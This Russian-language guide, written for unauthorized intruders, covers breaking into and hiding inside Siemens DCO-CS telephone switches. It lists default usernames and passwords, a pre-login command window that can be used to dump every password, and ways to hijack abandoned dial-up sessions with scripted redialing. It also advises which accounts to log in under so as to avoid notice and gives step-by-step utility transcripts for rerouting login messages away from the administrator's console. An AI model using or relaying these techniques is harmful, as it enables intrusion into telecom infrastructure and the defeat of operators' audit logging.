Исторический контекст, изложенный выше, вполне объясняет крайне слабую защищённость DCO-CS: система проектировалась почти за десять лет до массового распространения хакерской культуры, которую могла бы заинтересовать несанкционированная работа с телефонными коммутаторами. Помимо этого, обширный набор функций, добавлявшихся к существующему MMI на протяжении многих лет, создал предпосылки для обхода встроенных мер безопасности с помощью легитимных команд самого же MMI. Один пример: хотя он и не связан с безопасностью напрямую, многие команды отладочных утилит (GBUG, FPBUG, DEBUG и др.) в отдельных версиях операционной системы DCO-CS являются избыточными — то есть одинаковыми, но с разными именами; при вводе «HELP COMMAND» в командной строке для обоих вариантов имени будет выведена идентичная справка, причём одно из них обычно сокращено. Это наглядно иллюстрирует слоистую, почти модульную эволюцию DCO MMI. Обновления программного обеспечения, судя по всему, загружаются модульно, без учёта предыдущего состояния ПО. Модульность интерфейса дополнительно проявляется в несовместимости отдельных утилит со стандартными характеристиками меню: некоторые утилиты не содержат привычного пункта «HELP», а некоторые используют линейную систему ввода параметров вместо меню. По всей видимости, при проектировании таких программ/команд предполагалось, что пользователь хорошо знаком с принципами их работы и не нуждается в подробном файле справки.

Различие терминологии DCO

В данном документе слова «программа», «утилита» и «команда» используются практически как синонимы применительно к командам с префиксом «$» в основной строке приглашения MMGR (DCO>), вызывающим интерактивные меню и параметрические системы с конкретными функциями.

Также следует учитывать, что «DCO» формально относится к более старым редакциям программного обеспечения, существовавшим до поглощения линейки компанией Siemens, после чего продукт стал называться «DCO-CS»; здесь же это обозначение используется просто как сокращение для второго варианта, поскольку материал статьи применим к большинству редакций ПО, если не оговорено иное. Кроме того, DCO может обозначать всё семейство коммутаторов DCO в целом, включая DCO-E, DCO-SE и DCO-RLS.

Цели

При формировании структуры этой статьи автор столкнулся с определёнными трудностями в выборе последовательного метода организации и изложения материала. Изначально статья задумывалась как описание исключительно уязвимостей, заложенных в архитектуру DCO-CS, и соответствующих способов их эксплуатации с целью максимально скрытного присутствия в системе. Однако вскоре стало ясно, что для понимания методов вторжения и обхода обнаружения необходима значительная часть объяснений, касающихся работы коммутатора, а имеющаяся в свободном доступе документация явно недостаточна в этом отношении. Тем не менее имеющиеся материалы рекомендуются как справочная литература: как минимум они содержат текст справочных файлов DCO и ряд базовых советов по доступу. В результате данная работа сочетает в себе модульность и общую информацию, охватывая разделы по конкретным темам вместе с периодически повторяющимися сведениями о самом коммутаторе. Это облегчает быстрый поиск отдельных методов, одновременно предоставляя начинающим читателям необходимую базу навигационных знаний. Предполагается, однако, что читатель имеет доступ к тексту справочных файлов, доступному в «Guide to navigating and using DCO», написанном DemonBytez of CyBrids CSE, а также в «The DCO-CS Operating System» авторства Mr. Nobody — оба материала доступны в различных местах в Интернете. Следует также иметь базовые знания, изложенные в обеих этих статьях, для лучшего понимания материала, представленного ниже. В дополнение к техническим сведениям о DCO-CS с очевидным акцентом на безопасность, далее приводятся наблюдения автора относительно администрирования таких коммутаторов и связанных с ним типичных практик. Как следует из заголовка, данные материалы, будучи цельной статьёй с введением и заключением, носят общий характер заметок. Конкретные методы изложены в формате «Проблема / Решение». По очевидным причинам, в которых автор уверен, читателю понятным, данные о местоположении, даты и время в приведённых листингах изменены или опущены. Конкретные идентификаторы узлов/площадок заменены на «DCO_CITYDATA», а все даты и время являются либо вымышленными примерами, либо нулями, предназначенными исключительно для демонстрации общего формата сообщений. Также важно помнить, что, хотя, по мере знаний автора, весь материал в статье является верным, сделанные наблюдения не обязательно применимы к каждой конкретной инсталляции DCO-коммутатора. Это обобщения, основанные на небольшой выборке, и их следует воспринимать соответственно.

Наблюдения — предположительные и фактические — о природе доступа к DCO и общем администрировании

Топология DCO-CS

Примечание: «TTY» здесь используется в соответствии с определением: «обобщённый термин для любого компьютерного терминала или связанного последовательного интерфейса» и «терминал» — в соответствии с определением: «устройство, взаимодействующее по линии». (Источник: Wikipedia, http://www.wikipedia.org.) Никаких отсылок к телетайпам или TDD (устройствам для глухих) не подразумевается.

Как и Lucent 5ESS, Siemens DCO-CS администрируется через различные TTY (хотя, в отличие от 5ESS, доступ к DCO не делится на столь многочисленные специализированные «каналы»), обладающие различными атрибутами и функциями. Четыре типа терминалов коммутатора, перечисленные в справочном файле опции SETTYP утилиты SECTTY: UNEQ (не задействован), CRT (видеодисплей — терминалы ввода-вывода, с которых непосредственно администрируется коммутатор), TTP (принтер на бумаге) и MODEM. Формат идентификации терминалов — TTXX, где XX — две цифры. TT00 — системная мастер-консоль по умолчанию, терминал, с которого постоянно работают MMI и различные автоматические утилиты, и на котором по умолчанию отображаются все информационные сообщения, сообщения об ошибках и сигналы тревоги (если не перенаправлены в иное место — подробнее далее). Дозвонные линии подключаются к другим CRT-терминалам для удалённого доступа.

Особенности MMI

Несколько замечаний по работе с MMI: во-первых, символ точки с запятой «;» выполняет ту же функцию, что и \ (возврат каретки). Символы забоя отображаются как «u». В ряде утилит ввод «EXIT» вступает в силу немедленно после набора (без \ или «;»). Если пользователь долго не проявляет активности в командной строке или меню, появится символ «^U» и приглашение будет выведено повторно.

Иерархия и структура учётных записей / пользователей

Хотя иерархическая организация файловой системы DCO-CS по своей фундаментальной структуре поразительно похожа на UNIX — аналогичная иерархия каталогов и подкаталогов с предопределёнными правами доступа, — система администрирования пользователей имеет ряд существенных отличий в своей архитектуре. Например, здесь нет суперпользователя «root» с неограниченным доступом ко всему, и ни одна учётная запись не может напрямую вмешиваться в работу другой (здесь «напрямую» означает «из одного и того же шелла/сессии»), как это достигается успешным выполнением команды UNIX «su». Вместо этого учётные записи разделены и объединены в определённые группы с определёнными «задачами» на коммутаторе в расчёте на различные потребности. Группы по умолчанию: ADMIN, TMRS, STATUS, MAINT, SECURE, NAC, ESPF и SCAT; права доступа по умолчанию назначаются им в соответствии с необходимыми задачами каждого типа. Права доступа учётных записей количественно не равны: одни, более универсальные учётные записи имеют доступ по умолчанию к гораздо большему числу ресурсов, чем более специализированные, доступ которых ограничен лишь утилитами, относящимися к их предназначению. Все имена пользователей и пароли к различным учётным записям этих групп хранятся в файле, печатаемом и изменяемом через утилиту $PASSWM. Они могут быть установлены по умолчанию, а могут и не быть, однако вероятность того, что они установлены именно так, весьма высока; даже если это не так, пароли вряд ли будут очень сложными из-за ограничений, налагаемых MMI (пароли на DCO могут иметь максимум восемь символов в длину и быть только буквенно-цифровыми), и банальной человеческой апатии. Во многих случаях на

коммутаторах используются крайне простые и легко угадываемые/подбираемые пароли — следствие неверия в реалистичность несанкционированного доступа. Как бы то ни было, паролями по умолчанию для всех предустановленных имён пользователей являются сами эти имена — например, комбинация SCAT/SCAT. Краткая таблица учётных записей DCO по умолчанию:

Учётные записи DCO по умолчанию

Имя	Пароль	Группа
ADMIN	ADMIN	ADMIN
SECURE	SECURE	SECURE
TMRS	TMRS	TMRS
SCAT	SCAT	SCAT
MAINT	MAINT	MAINT
STATUS	STATUS	STATUS
NAC	NAC	NAC
ESPF	ESPF	ESPF

Для получения и сохранения доступа к коммутатору DCO-CS важно понимать упомянутые ожидаемые «задачи» каждой группы учётных записей: деятельность по исследованию коммутатора следует согласовывать с предполагаемыми функциями аккаунта из соображений скрытности — несанкционированного пользователя гораздо труднее обнаружить, когда он использует определённые учётные записи для тех функций, для которых они «легитимно» предназначены. Выполнение определённых утилит под некоторыми учётными записями может выглядеть как подозрительное или как рутинное в глазах внимательного администратора — в зависимости от учётной записи и контекста, в котором происходит деятельность. Хотя существует несколько методов, обеспечивающих большую «свободу» в этом отношении, путём сокрытия от наблюдающих за коммутатором признаков нестандартной деятельности (подробнее в других разделах статьи), всё равно полезно и благоразумно согласовывать активность с подходящими учётными записями в ограниченном числе случаев. Кроме того, важно учитывать, что эффективное и скрытное применение описанных далее методов не всегда практически осуществимо, поэтому общий принцип оставаться «вне радара» принципиально полезен. Далее следует описание различных групп / учётных записей по умолчанию:

ADMIN — административная группа/учётная запись, используемая прежде всего для администрирования различных таблиц и баз данных коммутатора, особенно связанных с сетевыми функциями и маршрутизацией. Авторы ранее упомянутых статей по DCO, по всей видимости, не осознали, намекая на то, что ADMIN — всемогущая учётная запись с широчайшими правами, что ADMIN — это лишь ещё одна учётная запись с правами, определёнными в соответствии с задачами своей группы. По умолчанию она лишена доступа к очень многому, особенно к файлам и утилитам, касающимся безопасности коммутатора. Права доступа ADMIN нередко пересекаются с правами MAINT; поэтому необходимо понимать различия между ними, которые выявляются при более тщательном рассмотрении областей, где эти две учётные записи/группы не пересекаются. MAINT, как объясняется подробнее ниже, предназначена для выполнения рутинных функций технического обслуживания — администрирование таких таблиц не является рутинным обслуживанием, что отражено в правах доступа группы MAINT. Доступ по умолчанию учётной записи ADMIN можно также концептуально представить как своего рода мост между «внутрикоммутаторными» и «внешнесетевыми» функциями — то есть функциями (и соответствующими утилитами/файлами), касающимися исключительно самого коммутатора (intra-switch), и теми, что оказывают более широкое влияние на сеть (extra-switch). Подробнее — в разделе «Схема утилит». К строго внутрикоммутаторным функциям относятся, например, дисковые операции, операции с процессором, отладка и т. д.; к внешнесетевым — трассировка вызовов, маршрутизация, операции с транками, функции WATS-номеров и т. д. По умолчанию ADMIN также имеет доступ к внутрикоммутаторным административным утилитам: ABNUTL (PERFORM AUTOMATIC BALANCE NETWORK FUNCTIONS), AUDIT (VERIFY S/W RECORD OF H/W STATES MATCH ACTUAL H/W), COPY (COPY DATABASES FROM MEMORY TO DISK) и т. д. — в части перекрытия с MAINT.

SECURE — доступ SECURE в значительной мере пересекается со всеми другими группами учётных записей в части утилит, к которым имеют доступ все или почти все другие группы ($ABORT, $AMPUTL, $CONFIG, $DUMPER, $HEY и т. д.). Её специализация, однако, проявляется в утилитах, доступных только ей и SCAT, или ей, SCAT и MAINT. Это различные утилиты управления сигналами тревоги, $PASSWM, $BLDINH и $SECTTY — все утилиты, касающиеся безопасности коммутатора, как и следует из названия группы. В ограниченном числе случаев SECURE может быть менее заметна, чем SCAT, если требуется обращение лишь к таким утилитам.

TMRS — эта группа/учётная запись предназначена прежде всего для задач, связанных с системой измерения и регистрации трафика (Traffic Measurement and Recording System, TMRS), которая отслеживает сетевой трафик через коммутатор и формирует отчёты с соответствующей информацией. Вскользь заметим, что TMRS нередко является активной задачей на мастер-консоли. Как и следовало ожидать, TMRS имеет доступ ко многим внутрикоммутаторным функциям, необходимым для эффективной работы: утилитам отладки, управлению конфигурацией и т. д. Её права доступа часто пересекаются с ADMIN и STATUS.

SCAT — ближайший аналог «суперпользователя» из имеющихся на DCO-CS. SCAT — аббревиатура от «Stromberg-Carlson Assistance Team», аналог ETAS на DMS-100. Функция SCAT во время поддержки линейки DCO-CS компанией Stromberg-Carlson/Siemens состояла в предоставлении технической поддержки установленной базе в случае технических проблем/отказов, особенно в аварийных ситуациях (критический отказ оборудования, проблемы с программным обеспечением и т. д.). В результате SCAT по умолчанию авторизована для доступа практически ко всему на коммутаторе в пределах файловой системы, обычно с наивысшими доступными правами (как правило, RWX): в экстренной ситуации подобный всеобъемлющий доступ был бы жизненно необходим. Разрешение RWX является существенным отличием группы SCAT, так как большинство других групп учётных записей имеют лишь права на чтение/выполнение применительно к большинству файлов. Однако есть несколько файлов, к которым SCAT по умолчанию не разрешён доступ, — например, утилита $AMCDMP (управление пороговыми значениями AMA-сообщений). По умолчанию SCAT нередко является единственной учётной записью/группой, авторизованной для входа через дозвонные порты, поскольку только SCAT обычно требуется удалённый доступ к коммутатору. Тем не менее вход под SCAT крайне заметен, особенно в нестандартные часы, поскольку эту учётную запись/группу НЕ предполагается использовать для рутинных/обычных задач. Несанкционированному пользователю целесообразно войти под SCAT лишь один раз, чтобы разрешить другим группам учётных записей входить через дозвонную линию, — до тех пор, пока не будет оценена внимательность тех, кто следит за работой коммутатора.

MAINT — общая группа/учётная запись технического обслуживания на DCO-CS; как было сказано, она используется прежде всего для выполнения рутинных (и нестандартных) задач, связанных с обслуживанием коммутатора. Поэтому ей разрешён доступ ко многому, нередко эксклюзивно, где SCAT является единственной другой группой с правами доступа к отдельным файлам. MAINT — единственная группа/учётная запись по умолчанию, «эксклюзивно» авторизованная для доступа к определённым утилитам таким образом. AMA — пример утилиты, к которой только MAINT и SCAT имеют права доступа в типичной конфигурации по умолчанию. Как и следовало ожидать, MAINT в основном имеет доступ к внутрикоммутаторным функциям. MAINT — одна из предпочтительных рекомендуемых учётных записей для предварительного исследования: как сервисная учётная запись, она по умолчанию открывает доступ к достаточно большому числу значимых файлов и программ, и подозрения могут быть менее обоснованными, если она будет замечена при входе в нестандартное время и/или постоянно.

STATUS — группа/учётная запись STATUS, как следует из названия, используется для проверки и иногда изменения состояния системы. Её права доступа часто пересекаются с ADMIN, MAINT, TMRS и, разумеется, SCAT; доступ STATUS по умолчанию ограничен «внутрикоммутаторными»

утилитами и редкими утилитами, которые сложно классифицировать как строго «внутренние» или «внешние». Большинство утилит, к которым STATUS имеет доступ по умолчанию, используются для таких функций, как управление сигналами тревоги, различные виды верификации, дисковые функции, конвертация номеров оборудования и т. д.

NAC — аббревиатура от «Network Access Control» — администрация, отвечающая за надзор за различными единицами оборудования, подключёнными к сети, и общими сетевыми взаимодействиями. Ожидаемо, что доступ по умолчанию ориентирован главным образом на «внешнесетевые» утилиты и на те, что используются для изменения упомянутых таблиц, также доступных через ADMIN. Терминал NAC, а следовательно, и группа, могут отсутствовать на конкретном коммутаторе (см. «$SECTTY»), так что вход под учётной записью NAC по умолчанию может оказаться невозможным.

ESPF — ESP расшифровывается как «Essential Service Protection» (защита критически важных сервисов). Наряду с ADMIN, NAC и SCAT, ESPF обычно имеет доступ к «внешнесетевым» утилитам: связанным с маршрутизацией, базой данных горячих линий, INWATS, классом обслуживания и т. д. — всем «критически важным сервисам». Как и в случае с NAC, «опция ESPF» может отсутствовать на конкретном коммутаторе, и соответствующая учётная запись/группа может не использоваться. Для определения её наличия можно воспользоваться утилитой $STATUS:

```
STA> AREA TO DISPLAY (AREA=HELP) > ESPF

   DCO_CITYDATA
   09-00-00 00:00:00 MONDAY   ESPF STATUS REPORT:

   STATUS: ESPF OPTION NOT EQUIPPED


   STATUS COMPLETE
```

Получение доступа

При подключении к TTY через дозвонную линию или иным способом автоматически запускается утилита LOGIN, которая запрашивает имя пользователя и пароль для входа. По умолчанию перед выводом следующего сообщения допускается десять попыток входа (вводов пары «имя пользователя / пароль»), указывающего на превышение числа неудачных попыток:

```
DCO_CITYDATA 09-00-00 00:00:00 LOGIN  TT01
   MP .0676:TTY=TT1 EXCESSIVE LOGIN ATTEMPTS
```

После этого пользователь будет «заблокирован» на данном терминале примерно на пять минут, в течение которых система не реагирует на ввод. Количество сделанных попыток входа не «сбрасывается» при отключении от дозвонной линии/терминала и повторном подключении; вместо этого отслеживание попыток основано на времени — необходимо подождать несколько минут перед следующими десятью попытками.

Несанкционированное выполнение команд

До входа на коммутатор, в течение примерно 15 секунд после успешного подключения, пользователь должен нажать hard break или \, чтобы вывести приглашение. В течение этих 15 секунд существует уязвимость: действительная команда MMI (man-machine interface), введённая и

отправленная в этот период, будет добросовестно выполнена DCO, предоставляя временное управление потоком команд MMI любому, позвонившему по дозвонной линии! Потенциал для серьёзной компрометации системы существенен, если атакующий запустит команду вроде $PASSWM, которая выводит полный список учётных записей пользователей и паролей на коммутаторе в открытом тексте. Примечание: в последней редакции программного обеспечения, выпущенной в 2003 году, для корректной работы этого метода процессор обслуживания (MP) должен испытывать сбой или быть перегружен потоком задач. Из всех уязвимостей, представленных здесь, эксплуатация данной наиболее непредсказуема — тем не менее известно, что она проявляется при сбоях MP, в частности на DCO-SE (подробнее см. «Дополнительное замечание:»).

Как и некоторые более старые версии UNIX, DCO-CS не завершает сессию автоматически при отключении пользователя от дозвонной линии/терминала. Любой, позвонивший на коммутатор, может таким образом «вклиниться» в сессию другого пользователя во всех её аспектах, а также выполнять команды, если пользователь оставил сессию открытой после завершения соединения/работы с модемом. Это зависит от задач: если задача не была прервана, а пользователь, запустивший её, повесил трубку, любому позвонившему на коммутатор будет показано вторичное приглашение этой задачи, поскольку она остаётся активной. Это состояние может включать задачи, предположительно выполняемые только учётными записями с более высоким уровнем доступа. Единственное условие для успешного перехвата сессии и, следовательно, потенциального получения контроля над всем коммутатором (поскольку доступ можно изменить — повысить привилегии в зависимости от временно «перехваченной» учётной записи и т. д.) — учёт часового пояса, в котором находится целевой коммутатор, для определения пиковых часов работы и активности учётных записей. Если потенциальный взломщик физически не в состоянии отслеживать дозвонную линию/порт на предмет разорванных сессий и использовать их, достаточно простого скрипта, написанного на языке, совместимом с используемым терминальным клиентом. Таким образом, одна лишь эта характеристика коммутатора — среди прочих, несомненно имеющихся и упоминаемых ранее и далее в этом заведомо нелинейном документе — практически гарантирует тому, кто узнал номер дозвонной линии, успешное проникновение в систему, даже несмотря на другие столь же неэффективные барьеры, предположительно возведённые в целях безопасности. Тем не менее при использовании этого метода вторжения можно столкнуться с определёнными трудностями, если другой пользователь вошёл через порт дозвонной линии и корректно вышел из системы — в таком случае можно воспользоваться одной из других упомянутых лазеек для получения в конечном счёте неограниченного доступа. Кроме того, в утилите $SECTTY существует опция активации автоматического выхода при простое на конкретном TTY, но даже это не выполнит выход из системы вплоть до истечения продолжительного периода полного бездействия — всё ещё возможно подключиться к терминалу и продолжить сессию с активированной этой опцией, если подключиться в пределах упомянутого временного окна. Автоматически и многократно звонить по дозвонной линии, чтобы подключиться сразу после прекращения активности пользователя (что указывает на его уход) и до автоматического выхода по причине простоя, — задача тривиальная. Как бы то ни было, это не настройка по умолчанию, и встреча с ней, вероятно, весьма редка.

Пассивное наблюдение

Относительно простой способ узнать различную информацию о DCO, которая может в конечном счёте оказаться полезной для получения доступа, — это простое пассивное наблюдение за

информационными сообщениями, отображаемыми даже до входа в систему, то есть мониторинг дозвонной линии. Эта склонность отображать статусные и другие сообщения всем, кто звонит по дозвонной линии, весьма характерна для DCO, хотя и другие коммутаторы, например EWSD, обладают этой особенностью. До входа в систему отображаются только сообщения, обычно транслируемые на все порты (или, по крайней мере, на TTY для дозвонного доступа), наиболее распространённой утилитой для которых является $SNCUTL (утилита синхронизации сетевых часов). Одно из объяснений этой идиосинкразии состоит в том, что при звонке по дозвонной линии DCO происходит автоматическое подключение к соответствующему TTY — приглашение/программа входа является просто ещё одной утилитой, запускаемой как любая другая (примечательно, что само приглашение это демонстрирует: часть «LOG>» имеет формат, аналогичный всем другим приглашениям меню утилит — первые три буквы утилиты + «>»), которая запускается автоматически при подключении, если в течение последней сессии на этом TTY был выполнен LOGOFF, в отличие от интерфейсной программы, которой необходимо предоставить корректные учётные данные для подключения к коммутатору вообще. Иными словами, LOGIN технически служит для ограничения доступа к остальным утилитам и файлам коммутатора через MMI, а не к самому MMI.

Скрытие присутствия

Хотя, как было продемонстрировано выше, DCO не реализует ПРЕВЕНТИВНЫЕ меры безопасности с какой-либо строгостью, существует простое, но потенциально эффективное средство обнаружения подозрительной активности тех, кто имеет доступ к коммутатору: обширное протоколирование. Большинство действий, выполняемых в MMI, неустанно регистрируются и транслируются в сообщениях следующего формата:

```
DCO_CITYDATA 09-00-00 00:00:00 LOGIN  TT01
MP .0354:TTY=TT1,USERNAME=MAINT LOGGED IN
```

Дата, время, запущенная программа или обращение к файлу (если применимо), порт-источник, ключ сортировки, терминал и текст сообщения в ASCII — именно в таком порядке слева направо и сверху вниз составляют сообщение, которое по умолчанию выводится как на локальный терминал, так и на консоль (TT00), где внимательный администратор или технический специалист неизбежно заметит странную или неожиданную активность: входы в нестандартное время, выполнение программ вне упомянутой сферы задач конкретной учётной записи, активность на конкретном порту, отличном от того, где данная учётная запись/пользователь обычно работает, и т. д. Потенциальный негативный эффект от этого для поддержания (предположительно несанкционированного) доступа очевиден; к счастью для несанкционированного пользователя, существует несколько методов с использованием ряда ключевых утилит для смягчения воздействия этих сообщений.

Блокировка вывода и регистрации статусных сообщений

Хотя это не является непосредственно превентивной, а значит, строго классифицированной «мерой безопасности», непрерывный поток статусных сообщений о запуске и завершении утилит и т. д., особенно утилит LOGIN и LOGOFF, по умолчанию транслируемых на консоль (TT00), создаёт проблему для потенциальных взломщиков. Эти сообщения идентифицируются «ключами сортировки» формата XXX.0000 или XX.000, где XX(X) — две или три буквы, обозначающие

классификацию/тип сообщения, а нули — номер конкретного сообщения, трёх- или четырёхзначный. Трёхзначные номера ключей сортировки могут вводиться с ведущим нулём (MP.0354 или MP.354). Ниже приведён список префиксов ключей сортировки (или «групп»), предоставляемый утилитой $AMPUTL, которая рассматривается в другом месте документа:

```
AMP> SORTKEY (SORTKEY=HELP) >

   VALID RESPONSES ARE GROUP TYPES FOLLOWED BY A GROUP NUMBER YYY.XXXX
   YYY IS THE ALPHA QUALIFIER FOR THE GROUP TYPE
   XXXX IS THE NUMERIC QUALIFIER FOR THE GROUP NUMBER
   * , YYY.* CAN BE USED FOR ALARMS WITHIN A GROUP
   'DONE' CAN BE USED TO TERMINATE THE PROMPT IF THE TASK IS IN A REPEAT
   MODE

   ACI.XXXX - ALARM COMMUNICATION INTERFACE
   ADM.XXXX - ADMINISTRATIVE
   ALT.XXXX - AUTOMATIC LINE TESTING
   AMA.XXXX - AUTOMATED MESSAGE ACCOUNTING
   CBC.XXXX - COMMUNICATION BUS CONTROLLER
   CLC.XXXX - COMMUNICATION LINK CONTROLLER
   CLK.XXXX - SNC, ANI, CLOCKS
   CP.XXXX  - CALL PROCESSOR ALARMS
   CPE.XXXX - CALL PROCESSOR ERROR ALARMS
   CUS.XXXX - CUSTOMER GENERATED ALARMS
   DLI.XXXX - DATA LINK INTERFACE
   DS1.XXXX - DIGITAL T-1 SPAN MODULE ALARMS
   ENV.XXXX - ENVIORNMENTAL ALARMS
   FP.XXXX  - FEATURE PROCESSOR
   LGC.XXXX - LINE GROUP CONTROLLER

AMP> ADDITIONAL HELP (MORE=YES) >

   LIN.XXXX - LINE
   LSC.XXXX - LINE SWITCH CONTROLLER
   LTC.XXXX - LINE TEST CONTROLLER
   MAH.XXXX - HOST MESSAGE ASSEMBLER
   MAR.XXXX - REMOTE MESSAGE ASSEMBLER
   MCC.XXXX - MCC ALARMS
   MCI.XXXX - MAINTENANCE COMMUNICATION INTERFACE
   MDC.XXXX - MAINTENANCE AND DIAGNOSTIC CONTROLLER 1
   MD2.XXXX - MAINTENANCE AND DIAGNOSTIC CONTROLLER 2
   MIC.XXXX - MESSAGE INTERFACE CONTROLLER
   MP.XXXX  - MAINTENANCE AND ADMINISTRATION PROCESSOR
   PWR.XXXX - POWER ALARMS
   RLG.XXXX - REMOTE LINE GROUP
   RNG.XXXX - RINGING
   RPL.XXXX - REMOTE POLLED LAMA
   SLC.XXXX - SLC-96
   SS7.XXXX - SS7 ALARMS
   SSC.XXXX - SIGNALLING SYSTEM CONTROLLER
   SVC.XXXX - SERVICE CIRCUITS
   TMP.XXXX = TMP ALARMS
   TON.XXXX - TONE

AMP> ADDITIONAL HELP (MORE=YES) >

   TPP.XXXX - TELEPHONY PRE-PROCESSOR
   TRK.XXXX - TRUNK
   TST.XXXX - TEST ALARMS
```

Знание ключа сортировки конкретного сообщения необходимо для изменения или отображения связанных с ним данных в следующих утилитах. Ключи сортировки могут быть идентифицированы в сообщениях, как показано выше, или найдены в утилите $AMPUTL. Сообщения исчерпывающим образом фиксируют условия, в которых была выполнена описываемая задача, и таким образом предоставляют крайне компрометирующую запись несанкционированной или «странной» активности на коммутаторе. Автору лично известен по меньшей мере один конкретный случай, когда доступ человека к DCO был навсегда прекращён именно по этой причине — внимательный

просмотр сообщений, выводимых на консоль и в другие места, позволил обнаружить несанкционированную активность. Поэтому несанкционированному пользователю крайне важно контролировать, когда, как и куда выводятся эти сообщения. Существует несколько эффективных методов блокировки отслеживания активности на коммутаторе с использованием утилит и доступа, доступных в рамках MMI. Рекомендуется использовать их в сочетании для обеспечения максимально возможной скрытности. Каждый из них в отдельности ограничен в той или иной мере мерами регистрации, блокируемыми остальными; например, использование параметра команды /NODIAL помогает скрыть своё присутствие, но для наиболее полной защиты конфиденциальности работы потребуется использование $AMPUTL для управления хранением и направлением информационных сообщений, генерируемых утилитами/программами.

Параметр /NODIAL

В MMI DCO существуют определённые параметры, которые могут быть добавлены к командным строкам для управления вводом и выводом команд. /NODIAL — один из таких параметров. Это аббревиатура от «NO DIALOGUE» («нет диалога»), означающая, что выполнение команды/пункта меню, к которому он добавлен, не будет само по себе сообщено определённым конечным точкам вывода (портам/TTY, куда отправляется/выводится сообщение). Иными словами, использование /NODIAL позволяет избежать вывода следующего рода сообщения «BEGIN/END DIALOGUE»:

```
DCO_CITYDATA 09-00-00 00:00:00 ADMIN TT01
M  ADM.0000: ADMIN BEGIN DIALOGUE
```

Сообщения о начале/окончании диалога нельзя изменить через $AMPUTL или другие описываемые ниже утилиты, поскольку ключ сортировки ADM.0000 ими не признаётся действительным. ADM.0000 — своего рода универсальный ключ сортировки, обозначающий все сообщения «begin dialogue» для всех утилит/программ; поэтому он не закреплён ни за каким конкретным сообщением. Аналогично, ключ сортировки ADM.0001 универсально обозначает все «сообщения о завершении диалога» и также не закреплён ни за чем. При попытке изменить или отобразить сообщение с ключом ADM.0000 через $AMPUTL будет выдан следующий результат:

```
AMP> SORTKEY (SORTKEY=HELP) > ADM.0000
   AMPUTL: SORTKEY IS UNASSIGNED
```

/NODIAL обеспечивает определённый уровень анонимности, однако не предотвращает вывод определённых сообщений.

Блокировка информационных сообщений с помощью $AMPUTL

Существует способ блокировки рассылки сообщений с помощью команды $AMPUTL, суть которого состоит в использовании утилиты обработки аварийных сообщений (Alarm Message Processing Utility) — программы, доступной для всех групп по умолчанию. Система меню AMPUTL:

```
$AMPUTL

AMP> FUNCTION (FUNCTION=HELP) >

   CHANGE - CHANGE MESSAGE
   DISPLAY - DISPLAY MESSAGE
   EXIT
```

Опция «DISPLAY» отображает текст самого сообщения, а также другую связанную с ним информацию, например конечные точки вывода, уровень тревоги (если применимо) и т. д. Пример вывода «DISPLAY» для ключа сортировки MP.0354, который идентифицирует сообщение о входе пользователя в систему:

```
AMP> FUNCTION (FUNCTION=HELP) > DISPLAY

AMP> SORTKEY (SORTKEY=HELP) > MP.0354

   SORTKEY ENTRY MP .354
   <TTY><DT1=USERNAME.A8>LOGGED IN
   ALARM LEVEL NONE
   INFORMATION MESSAGE
   NO ACI INTERFACE, TERMINAL LIMIT 0
   TERMINATION POINTS ARE CONSOLE, TI:,
```

Первое поле содержит ключ сортировки, второе — текст сообщения в ASCII, третье — уровень тревоги (здесь «NONE», поскольку вход/выход пользователей не активирует тревогу), четвёртое — тип сообщения, пятое — тип интерфейса и предел терминалов для данного сообщения, и последнее поле — конечные точки вывода. Используя опцию «CHANGE» для изменения свойств конкретного сообщения, можно задать множество параметров, но наиболее важно то, что текст и конечные точки вывода сообщения могут быть изменены, что открывает два возможных пути нейтрализации разоблачающего эффекта таких сообщений. Конечная точка вывода может быть установлена исключительно на инициирующий терминал, либо текст сообщения может быть изменён в соответствии с потребностями взломщика. Список атрибутов, изменяемых через CHANGE:

```
AMP> FUNCTION (FUNCTION=DISPLAY) > CHANGE

AMP> FIELD (FIELD=HELP) >

   ADMINISTERABLE FIELDS ARE:

   EXIT - EXIT AMPUTL
   ^ - QUIT CHANGE WITHOUT UPDATING
   DONE - UPDATE DATABASE ON DISK
   ACI - ALARM CONTROL INTERFACE
   DELAY - DELAY ALARM SENDING
   E2A - E2A ADDRESS
   FEI - FAULT, ERROR, OR INFORMATION
   GROUP - GROUPING NUMBER
   LEVEL - ALARM LEVEL
   LIMIT - TERMINAL LIMIT
   MASKABLE - MASKABILITY FLAG
   REPEAT - REPEAT FLAG
   TERMPT - TERMINATION POINTS
   TEXT - ASCII TEXT (OUTPUT MESSAGE)
   RLS - RLS ALARM MESSAGE
   BMP - BMP LED ASSIGNMENT
```

Для изменения конечных точек вывода сообщения, то есть для указания коммутатору выводить его только на определённые терминалы/TTY, в приглашении FIELD вводится TERMPT:

```
AMP> FIELD (FIELD=HELP) > TERMPT
   TERMPTS ARE CONSOLE, TI:,
```

Текущие конечные точки вывода данного сообщения, как отображено, — консоль и TI (инициирующий терминал). Затем отображается ряд устройств, которые могут быть установлены как конечные точки вывода для сообщения:

```
AMP> DEVICE (DEVICE=HELP) >

   EXIT - EXIT FROM MASKING UTILITIES
   ^ - BACKUP TO PREVIOUS PROMPT
   DONE
   ALL       - ALL PORTS
```

```
   CONSOLE   - SYSTEM CONSOLE
   NAC       - NAC TERMINAL
   RLS       - RLS TERMINAL
   AMATPS    - AMATPS MESSAGE FILE
   TT00-TT31 - ANY PARTICULAR TTY
   TI        - INITIATING TERMINAL
```

Для максимальной скрытности целесообразно установить конечные точки вывода сообщения только на инициирующий терминал, чтобы оно отображалось лишь на терминале удалённого пользователя — здесь TT01, — когда он его вызывает:

```
AMP> DEVICE (DEVICE=HELP) > CONSOLE

AMP> STATUS (STATUS=HELP) >

   REMOVE
   ADD
   ^
   EXIT

AMP> STATUS (STATUS=HELP) > REMOVE

AMP> DEVICE (DEVICE=DONE) >

AMP> FIELD (FIELD=HELP) > TERMPT
   TERMPTS ARE TI:,

AMP> DEVICE (DEVICE=HELP) > DONE

AMP> FIELD (FIELD=DONE) >

AMP> FUNCTION (FUNCTION=CHANGE) >
```

